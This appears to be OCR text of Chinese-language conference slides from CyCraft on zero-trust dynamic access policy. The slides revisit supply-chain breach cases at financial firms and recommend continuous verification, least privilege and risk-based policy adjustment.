


Case #2

使用 ZTA 重新檢視案例二


1. 持續驗證

駭客必須通過驗證才能存取到測試伺服器



Case #2

使用 ZTA 重新檢視案例二




2. 給予最小權限

給予權限時只給予最小權限，比如只能存取測試伺服器的特定端口

Case #2

使用 ZTA 重新檢視案例二



3.根據風險動態調整政策

PDP 可以根據 PIP 給予的資訊動態調整政策，比如發現威脅後撤銷先前賦予的權限

陳仲寬 (C.K. Chen)

奧義智慧科技
資安研究主任

5 月 11 日(四) 16:30 - 17:00　7F 701E

SHARE

從零開始設計零信任動態存取政策

在本次議程中，首先將介紹零信任的概念，從動態風險的基本概念入手，進而了解其安全假設和衍生的安全機制。然而，在資訊安全領域中，並沒有一個銀彈式的解決方案，同樣地，零信任也無法解決所有資安問題。因此，我們將介紹零信任防禦範圍，釐清常見誤解，以便聽眾能夠評估單位的零信任正確性及成熟度。

接下來，將深入探討架構的實作和動態存取政策。零信任架構高度依賴其核心引擎，如果核心引擎存在弱點，會導致整體安全問題。最後，動態存取政策的設計是零信任機制的核心方法之一，卻鮮少有人討論。因此，我們將分享對動態存取政策的研究。

Conclusion

- Case 1: Return of Bifrose
  - 從供應商 VPN 入侵
  - 子公司之間的內網互相連接
- Case 2: Sensitive Data Leak in Bank
  - 供應商提供的系統存在漏洞
- 金融產業的資安現況
  - 集團下各個子公司內網互相連接
  - 集團下各個子公司安全標準不一致
- 如何利用 ZTA 來降低供應鏈風險
  - 持續驗證
  - 給予最小權限
  - 根據風險動態調整政策

Takeaway

- 短期目標
  - 盤點資產 (供應商權限、測試伺服器...)
  - 排序不同資產的重要性
- 中期目標
  - 持續驗證重要資產的存取 (資料庫...)
  - 給予最小權限
- 長期目標
  - 實作動態政策調整
  - 擴大保護所有資產

CyCraft | Website

CyCraft | Medium

CyCraft | Twitter

CYCRAFT

Thanks!

EVERYTHING
STARTS
FROM
SECURITY